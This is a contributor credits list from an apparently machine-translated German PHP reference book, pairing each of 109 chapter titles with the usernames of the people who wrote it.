1	Erste Schritte mit PHP	7ochem, A. Raza, Abhishek Jain, adistoe, Andrew, Anil, Aust, bwoebi, cale_b, Charlie H, Community, Dipesh Poudel, Ed Cottrell, Epodax, Félix Gagnon-Grenier, Filip Š, Gaurav, Gerard Roche, GuRu, H. Pauwelyn, Harsh Sanghani, Henrique Barcelos, ImClarky, JayIsTooCommon, Jens A. Koch, Jo., John Slegers, JonasCz, Kzqai, Lode, Majid, manetsus, Mark Amery, matiaslauriti, Matt S, miken32, mleko, mpavey, Mubashar Abbas, Mushti, Nate, Nathan Arthur, noufalcep, ojrask, p_blomberg, Panda, paulmorriss, PeeHaa, PHPLover, rap-2-h, salathe, sascha, Sebastian Brosch, SOFe, Software Guy, SZenC, TecBrat, tereško, Thijs Riezebeek, Tigger, Toby Allen, toesslab.ch, tpunt, tyteen4a03, uruloke, user128216, Viktor, xims, Your Common Sense, Zachary Vincze
2	Abhängigkeitsspritze	alexander.polomodov, David Packer, Ed Cottrell, Edward, Félix Gagnon-Grenier, Joe Green, kelunik, Linus, matiaslauriti, Ruslan Bes, Steve Chamaillard, Thijs Riezebeek, tpunt
3	Alternative Syntax für Kontrollstrukturen	bwoebi, JayIsTooCommon, Machavity, Marten Koetsier, matiaslauriti, Shane, Sverri M. Olsen, Xenon
4	APCu	Joe
5	Array-Iteration	Albzi, B001, bwoebi, ksealey, SOFe
6	Arrays	7ochem, AbcAeffchen, Adil Abbasi, Albzi, Alessandro Bassi , alexander.polomodov, Alexey, Ali MasudianPour, Alok Patel, Andreas, Anees Saban, Antony D'Andrea, Artsiom Tymchanka, Arun3x3, Asaph, Atiqur, bpoiss, bwoebi, caoglish, Charlie H, chh, Chief Wiggum, Chris White, Companjo, cteski, Cyclonecode, Darren, David, David, David McGregor, Dez, Edvin Tenovimas, Ekin, F. Müller, Fathan, Félix Gagnon-Grenier, Gaurav Srivastava, greatwolf, GuRu, Harikrishnan, jcalonso, jmattheis, Jo., John Slegers, Jonathan Port, juandemarco, Kodos Johnson , ksealey, m02ph3u5, Maarten Oosting, MackieeE, Magisch , Matei Mihai, Matt S, Meisam Mulla, miken32, Milan Chheda, Mohyaddin Alaoddin, Munesawagi, nalply, Nathaniel Ford, noufalcep, Perry, Proger_Cbsk, rap-2-h,

		Raptor, Ravi Hirani, Rizier123, Robbie Averill, Ruslan Bes, RyanNerd, SaitamaSama, Siguza, SOFe, Sourav Ghosh, Sumurai8, Surabhil Sergy, tereško, Tgr, Thibaud Dauce, Thijs Riezebeek, Thlbaut, tpunt, tyteen4a03, Ultimater, unarist, Vic, vijaykumar, Yury Fedorov
7	Asynchrone Programmierung	Brad Larson, bwoebi, kelunik, martin, matiaslauriti, RamenChef, Ruslan Osmanov, tyteen4a03, vijaykumar
8	Auf einem Array ausführen	Alok Patel, Andreas, Antony D'Andrea, Arun3x3, caoglish, Matt S, Maxime, mnoronha, Ruslan Bes, RyanNerd, SOFe
9	Ausgabepufferung	7ochem, Anil, CN, cyberbit, KalenGi, Philip, scottevans93, Sumurai8, think123, Vinicius Monteiro
10	Ausnahmebehandlung und Fehlerberichterstattung	baldrs, F. Müller, Félix Gagnon-Grenier, mnoronha, Robbie Averill
11	Autoloading Primer	bishop, br3nt, Jens A. Koch
12	BC Math (Binärer Rechner)	Sebastian Brosch, SOFe, tyteen4a03
13	Befehlszeilenschnittstelle (CLI)	Artsiom Tymchanka, bwoebi, Chris Forrence, Exagone313, Henrique Barcelos, Ian Drake, jwriteclub, kelunik, Matt S, miken32, mleko, mulquin, Nate H, noufalcep, ojrask, Robbie Averill, Shawn Patrick Rice, SOFe, talhasch, webNeat
14	Beitrag zum PHP Core	miken32, tpunt, undefined
15	Beitrag zum PHP-Handbuch	Gordon, salathe, Thomas Gerot, tpunt
16	Bemerkungen	Rebecca Close
17	Bildverarbeitung mit GD	Ormoz, RamenChef, Rick James, SOFe, tyteen4a03
18	Composer-Abhängigkeitsmanager	alcohol, Alok Kumar, Alphonsus, bwoebi, castis, Chris White, Daniel Waghorn, DJ Sipe, Dov Benyomin Sohacheski, Félix Gagnon-Grenier, hspaans, icc97, John Slegers, kelunik, Matt S, miken32, Moppo, Muhammad Sumon Molla Selim, Paulpro, Pawel Dubiel, RamenChef, Robbie Averill, Safoor Safdar, SaitamaSama, salathe, Sam Dufel, Sumurai8, Test, Thijs Riezebeek, tyteen4a03, Ziumin
19	CURL in PHP verwenden	2awm366, A.L, Andreas, Anil, animuson, charj, Dharmang, dikirill, Epodax, James, James Alday, Jimmmy, Loopo, miken32, RamenChef, Rohan Khude, S.I., Sam Onela,

		SOFe, Stony, Thanks in advantage, this.lau_
20	Dateibehandlung	Abhi Beckert, Alexey, Alon Eitan, gabe3886, Hardik Kanjariya ツ, J F, Jason, kamal pal, Maarten Oosting, Mark H., Matt Clark, miken32, Northys, rap-2-h, Ryan K, Sivaprakash, SOFe, wakqasahmed, Yehia Awad, Ziumin
21	Datetime-Klasse	AnatPort, bakahoe, Bonner , Edward Comeau, James, Oscar David, Sverri M. Olsen, tyteen4a03, warlock
22	Debuggen	alexander.polomodov, bwoebi, franga2000, Katie, Laposhasú Acsa, Serg Chernata
23	Den Wert einer Variablen ausgeben	4444, 7ochem, Adil Abbasi, Anil, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Community, cpalinckx, David, Dmytrechko, Don't Panic, Ed Cottrell, H. Pauwelyn, Henrique Barcelos, Hirdesh Vishwdewa, jmattheis, John Slegers, K48, kisanme, Magisch, Marc, Mark H., Marten Koetsier, miken32, Mohammad Sadegh, Nate, Nathan Arthur, Neil Strickland, NetVicious, Panda, Praveen Kumar, Rafael Dantas, rap-2-h, ryanm, Serg Chernata, SOFe, StasM, Svish, SZenC, Thaillie, Thomas Gerot, Timothy, Timur, tpunt, tyteen4a03, Ultimater, uzaif, Ven, William Perron, Your Common Sense
24	Designmuster	Alon Eitan, br3nt, Ed Cottrell, Gordon, Henrique Barcelos, John Slegers, jwriteclub, Mohamed Belal
25	Docker-Bereitstellung	georoot
26	Ein Array manipulieren	AbcAeffchen, Atiqur, bwoebi, chh, Darren, F. Müller, Harikrishnan, jmattheis, juandemarco, Machavity, Milan Chheda, mnoronha, noufalcep, Richard Turner, Ruslan Bes , SOFe, SZenC, Veerendra
27	Email schicken	AgeDeO, Anthony Vanover, bish, Chris Forrence, CN, Community, Jari Keinänen, jasonlam604, John Conde, Lauryn Unsopale, Liam, Machavity, maioman, matiaslauriti, Oleg Fedoseev, Panda, Pekka , Petr R., RamenChef, Robbie Averill, tyteen4a03, weirdan
28	Erstellen Sie PDF-Dateien in PHP	Boysenb3rry, feeela
29	Filter & Filterfunktionen	Abhishek Gurjar, Exagone313, Ivijan Stefan Stipić, John Conde, matiaslauriti, RamenChef, Robbie Averill, samayo, tyteen4a03
30	Funktionale	AbcAeffchen, appartisan, bluray, bwoebi, Chemaclass,

	Programmierung	Darren, Dmytro G. Sergiienko, EgaSega, F. Müller, Gerard Roche, Gerrit Luimstra, hack3p, Hailwood, kamal pal, krtek, Marcel dos Santos, Martijn Gastkemper, miken32, Nikolay Konovalov, Pedro Pinheiro, Qullbrune, RamenChef, Robbie Averill, Ruslan Bes, Thomas Gerot, Timothy, Tomasz Tybulewicz, unarist, utdev
31	Funktionen	Abhi Beckert, Jonathan Dalgaard, SOFe
32	Geben Sie Hinweis ein	Chris White, HPierce, Karim Geiger, Machavity, SOFe, theomessin, tyteen4a03, u_mulder
33	Generatoren	BrokenBinary, Chris White, Majid, Matze, RamenChef, tyteen4a03, uruloke
34	Häufige Fehler	bwoebi, think123
35	Header-Manipulation	Mike, mnoronha
36	HTML analysieren	Ala Eddine JEBALI, Mariano, miken32, nickb, RamenChef, tyteen4a03
37	HTTP-Authentifizierung	Noah van der Aa, SOFe
38	Imagick	Félix Gagnon-Grenier, Ilker Mutlu, jesussegado, Kenyon, RamenChef
39	IMAP	Kuhan, Tom, walid
40	Installation einer PHP-Umgebung unter Windows	Ani Menon, bwoebi, Jhollman, RamenChef, RiggsFolly, Saurabh, Woliul
41	Installation in Linux- / Unix-Umgebungen	A.L, Adam, miken32, Pablo Martinez, rfsbsb, tyteen4a03
42	JSON	A.L, Ajax Hill, Alexey Kornilov, AnatPort, Anil, Arkadiusz Kondas, AVProgrammer, BrokenBinary, bwoebi, Canis, Clomp, Companjo, Dmytrechko, doctorjbeam, Ed Cottrell, fuzzy, Gino Pane, hack3p, hakre, Ilyas Mimouni, Jeremy Harris, John Slegers, Johnathan Barrett, Karim Geiger, Leith, Ligemer, lxer, Machavity, Marc, Matei Mihai, matiaslauriti, miken32, noufalcep, Panda, particleflux, Pawel Dubiel, Piotr Olaszewski, QoP, Rafael Dantas, RamenChef, rap-2-h, Rick James, ryanyuyu, SaitamaSama , tereško, Thomas, Timothy, Tomáš Fejfar, tpunt, tyteen4a03, ultrasamad, uzaif, Viktor, Vojtech Kane, Willem Stuursma, Yuri Blanc, Yury Fedorov
43	Kekse	AnotherGuy, bnxio, BrokenBinary, Community, Dilip Raj

		Baral, Dragos Strugar, John C, Jon B, Majid, Mohamed Belal, mTorres, n-dru, Niek Brouwer, Panda, Petr R., tyteen4a03, walid
44	Klassen und Objekte	Abhi Beckert, Adam, Adil Abbasi, Alexander Guz, Alon Eitan, Arun3x3, Aust, br3nt, BrokenBinary, bwoebi, Canis, chumkiu, Cliff Burton, Darren, Dennis Haarbrink, Ed Cottrell , Ekin, feeela, Félix Gagnon-Grenier, Gino Pane, Gordon, Henrique Barcelos, Isak Combrinck, Jack hardcastle, Jason , JayIsTooCommon, John Slegers, jwriteclub, kero, m02ph3u5, Machavity, Madalin, Majid, Marten Koetsier, Matt S, miken32, Mohamed Belal, Nate, noufalcep, ojrask, RamenChef, Robbie Averill, SOFe, StasM, tereško, Thamilan, thanksd, Thijs Riezebeek, tpunt, Tyler Sebastian, tyteen4a03, Valentincognito, vijaykumar, Vlad Balmos, walid, Will, Yury Fedorov, YvesLeBorg
45	Kodierungskonventionen	Abhi Beckert, Ernestas Stankevičius, Quill, signal
46	Konstanten	Abhishek Gurjar, Asaph, bwoebi, jlapoutre, matiaslauriti, RamenChef, rfsbsb, Ruslan Bes, Thomas, tyteen4a03
47	Kontrollstrukturen	AnatPort, bwoebi, CStff, jcuenod, Jens A. Koch, Joshua, matiaslauriti, miken32, Robin Panta, tereško, TryHarder, tyteen4a03
48	Kryptographie	Anthony Vanover, naitsirch, user2914877
49	Leseanforderungsdaten	cjsimon, franga2000, Marten Koetsier, miken32, mnoronha
50	Lokalisierung	Cédric Bourgot, Gabriel Solomon, Majid, RamenChef, Sebastianb, Thijs Riezebeek, tyteen4a03
51	Magische Konstanten	Asaph, E_p, Matei Mihai, Matt Raines, mnoronha, RamenChef, Ruslan Bes, tyteen4a03
52	Magische Methoden	baldrs, bwoebi, Dan Johnson, Ed Cottrell, Gerard Roche, Jeff Puckett, mnoronha, Rafael Dantas, Ruslan Bes, TGrif, Thijs Riezebeek
53	Maschinelles lernen	georoot, Gerard Roche, tyteen4a03
54	Mehrere Arrays gemeinsam bearbeiten	AbcAeffchen, Anees Saban, David, Fathan, Matt S, mnoronha, noufalcep, SOFe, Yury Fedorov
55	Mit Datum und Uhrzeit arbeiten	AeJey, Anorgan, jayantS, John Conde, miken32, mnoronha , Nathaniel Ford, Pedro Pinheiro, richsage, Robbie Averill, SaitamaSama, SZenC, Thamilan, Viktor

56	MongoDB verwenden	Kevin Campion, RamenChef, tyteen4a03
57	Mongo-php	Alex Jimenez, Gopal Sharma, SZenC
58	Multiprocessing	Christian, georoot
59	Multi-Threading-Erweiterung	mnoronha, RamenChef, SaitamaSama, Sunitrams'
60	Namensräume	B001, Dragos Strugar, Majid, Manulaiko, matiaslauriti, Matt S, RamenChef, Thijs Riezebeek, Tom Wright, tyteen4a03
61	Objektserialisierung	Ali MasudianPour, Matt S, Mohamed Belal
62	Operatoren	Abdul Waheed, Abhishek Gurjar, Andrew, Calvin, Companjo, Emil, Gino Pane, H. Pauwelyn, Isak Combrinck, JayIsTooCommon, Joe, JonMark Perry, jwriteclub, LeonardChallis, Marten Koetsier, Matt Raines, Matt S, miken32, Nate, noufalcep, Ortomala Lokni, Petr R., rap-2-h, Robin Panta, roman reign, Ruslan Bes, SaitamaSama, Script_Coded, SOFe, StasM, SuperBear, ɬolɐəz əuɬ qoq, Tom K, tpunt, Tyler Sebastian, tyteen4a03, w1n5rx, wogsland
63	Passwort-Hashing-Funktionen	bwoebi, Dmytrechko, Finwe, Jason, kelunik, Lode, Machavity, Matt S, Nic Wortel, Perry, Rápli András, Sverri M. Olsen, tereško, Thijs Riezebeek, Thomas Gerot, Tom, tyteen4a03
64	PDO	Abhi Beckert, Anass, Andrew, Anwar Nairi, BacLuc, br3nt, Canis, cteski, Drew, EatPeanutButter, Ed Cottrell, Genhis, greatwolf, Henrique Barcelos, Ivan, Jay, Machavity, Magisch, Manolis Agkopian, Matt S, miken32, noufalcep, philwc, rap-2-h, SOFe, tereško, Tgr, Toby Allen, tpunt, tyteen4a03, Vincent Teyssier, Your Common Sense, Yury Fedorov
65	Performance	Matt S, SOFe, Tgr
66	PHP Eingebauter Server	Paulo Lima
67	PHP MySQLi	a4arpan, BSathvik, bwoebi, Callan Heard, Edvin Tenovimas, Jared Dunham, Jees K Denny, jophab, JustCarty, Lambda Ninja, Machavity, Martijn, Matt S, Obinna Nwakwue, Panda, Petr R., Rick James, robert, Smar, tyteen4a03, Xymanek, Your Common Sense, Zeke
68	PHP mysqli betroffene Zeilen gibt 0 zurück,	John

	wenn eine positive Ganzzahl zurückgegeben werden soll	
69	PHPDoc	Gerard Roche, HPierce, leguano, miken32, Mubashar Iqbal , Thijs Riezebeek
70	PHP-Erweiterungen kompilieren	4444, Sherif, tyteen4a03
71	PSR	RelicScoth, Tom
72	Reflexion	Ajant, John Conde, Marten Koetsier, RamenChef, tyteen4a03
73	Reguläre Ausdrücke (Regex / PCRE)	A.L, bwoebi, Chrys Ugwu, Epodax, Kamehameha, mjsarfatti, mnoronha, ojrask, RamenChef, Smar, SOFe, tyteen4a03, uruloke
74	Rezepte	Connor Gurney, Eisenheim, tyteen4a03
75	Schleifen	Chris Larson, greatwolf, ImClarky, Jo., John Slegers, jwriteclub, Manikiran, Matt Raines, Mohamed Belal, Nate, Nguyen Thanh, RamenChef, tereško, Thijs Riezebeek, Thomas Gerot, TimWolla, tyteen4a03, Yury Fedorov,
76	Schließung	RamenChef, tyteen4a03, Victor T.
77	Serialisierung	Edvin Tenovimas, Epodax, jmattheis, Joram van den Boezem, Mohammad Sadegh, RamenChef, Ruslan Bes, shyammakwana.me, tyteen4a03
78	Sichere mich zurück	yesitsme
79	Sicherheit	Adam Lear, Alon Eitan, brotherperes, bwoebi, Charlotte Dunois, Community, Darren, daviddhont, georoot, gvre, Machavity, Mansouri, matiaslauriti, Matt S, pilec, RamenChef, rap-2-h, Robin Panta, Script47, secelite, Thijs Riezebeek, Thomas Gerot, tim, tpunt, undefined, Undersc0re, Vincent Teyssier, webDev, Xorifelse, Your Common Sense, Yury Fedorov, Ziumin
80	SimpleXML	bhrached, SOFe
81	Sitzungen	Abhishek Gurjar, Alon Eitan, DanTheDJ1, Darren, Epodax, Haridarshan, Henders, Ismael Miguel, Ivijan Stefan Stipić, Jens A. Koch, ksealey, matiaslauriti, mickmackusa, Nijraj Gelani, RiggsFolly, SirMaxime, SOFe, tyteen4a03

82	So ermitteln Sie die Client-IP-Adresse	Erki A, mnoronha, RamenChef
83	So zerlegen Sie eine URL	Patrick Simard
84	SOAP-Client	JC Lee, Liam, Piotr Olaszewski, RamenChef, Rocket Hazmat, Technomad, Thijs Riezebeek, tyteen4a03
85	SOAP-Server	Piotr Olaszewski
86	SPL-Datenstrukturen	RamenChef, Sherif, tyteen4a03
87	SQLite3	blade, RamenChef, tristansokol, tyteen4a03
88	SQLSRV verwenden	AVProgrammer, bansi, ImClarky
89	Steckdosen	4444, bwoebi, Filip Š, SOFe, tyteen4a03
90	Streams	littlethoughts, SOFe, tyteen4a03
91	String-Analyse	Benjam, Bram, Chief Wiggum, Christian, Ekin, Juha Palomäki, mnoronha, Sharlike, Sittipong Wiboonsirichai, SOFe, Sourav Ghosh, Thara, tyteen4a03
92	String-Formatierung	Benjam, SOFe
93	Superglobale Variablen PHP	Akshay Khale, JustCarty, mnoronha, RamenChef, tyteen4a03
94	Typ jonglieren und nicht strenge Vergleichsfragen	GordonM, miken32, tyteen4a03
95	Typen	Amir Forsati Q., AnatPort, bwoebi, cFreed, Christopher K., Dipen Shah, Gaurav Srivastava, Gerard Roche, Gino Pane, gracacs, greatwolf, Henders, HPierce, inkista, jbmartinez, John Slegers, Marten Koetsier, Martin, miken32, moopet, noufalcep, ojrask, Qullbrune, rap-2-h, Ruslan Bes, rzyns, smm, Thamilan, Tom Wright, Will
96	Unicode-Unterstützung in PHP	Code4R7, John Slegers, mnoronha, tyteen4a03
97	Unit Testing	Ajant, bwoebi, Edvin Tenovimas, Gino Pane, RamenChef, tyteen4a03
98	URLs	A.L, Abhi Beckert, Asaph, Ernestas Stankevičius, miken32
99	UTF-8	BrokenBinary, Ruslan Bes

100	Variablen	54 69 6D, 7ochem, ackwell, Adil Abbasi, afeique, Alexander Guz, Anil, AppleDash, AVProgrammer, B001, Ben Rhys-Lewis, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Chris Evans, Christian, Community, Confiqure, cpalinckx, Daniel Stradowski, David G., Dykotomee, Ed Cottrell, Edvin Tenovimas, F0G, Favian Ioel P, Franck Dernoncourt, Gino Pane, Henders, Henrique Barcelos, Hirdesh Vishwdewa, Huey, Jay, Jaya Parwani, JayIsTooCommon, jmattheis, John Slegers, JonasCz, Kannika, kranthi117, m02ph3u5, MackieeE, Magisch, Marc, Mark H., Matt S, miken32, Mubashar Abbas, Mushti, Nate, Nathan Arthur, Nathaniel Ford, Neil Strickland, Nicolas Durán, noufalcep, ojrask, Ortomala Lokni, Panda, Parziphal, Paul Ishak, Perry, Piotr Olaszewski, Praveen Kumar, QoP, Quolonel Questions, Rakitić, RamenChef, reenleedr, Rick James, rmbl, Robbie Averill, Roel Vermeulen, Ryan Hilbert, ryanm, SOFe, Søren Beck Jensen, stark, StasM, Stewartside, Sumurai8, SZenC, Thaillie, thetaiko, Thewsomeguy, Thijs Riezebeek, ThomasRedstone, Timothy, Tomáš Fejfar, tpunt, trajchevska, TRiG, TryHarder, Ultimater, Unex, uzaif, vasili111, Ven, vijaykumar, Yaman Jain, Yury Fedorov
101	Variabler Umfang	JustCarty, Matt S, mnoronha, Thijs Riezebeek
102	Verweise	bwoebi
103	Verwendung von Redis mit PHP	this.lau_
104	WebSockets	SirNarsh
105	XML	AbcAeffchen, James, Michael Thompson, Oldskool, Perry, SZenC, Vadim Kokin
106	YAML in PHP	Aleks G
107	Züge	alexander.polomodov, David McGregor, JayIsTooCommon, jlapoutre, John Slegers, letsgettechnical, Machavity, Majid, MattCan, Moppo, Mubashar Abbas, noufalcep, Quolonel Questions, Radu Murzea, RamenChef, Scott Carpenter, Spooky, Thijs Riezebeek, tyteen4a03
108	Zusammenstellung von Fehlern und Warnungen	EatPeanutButter, Thamilan, u_mulder
109	Zwischenspeicher	georoot, Jaydeep Pandya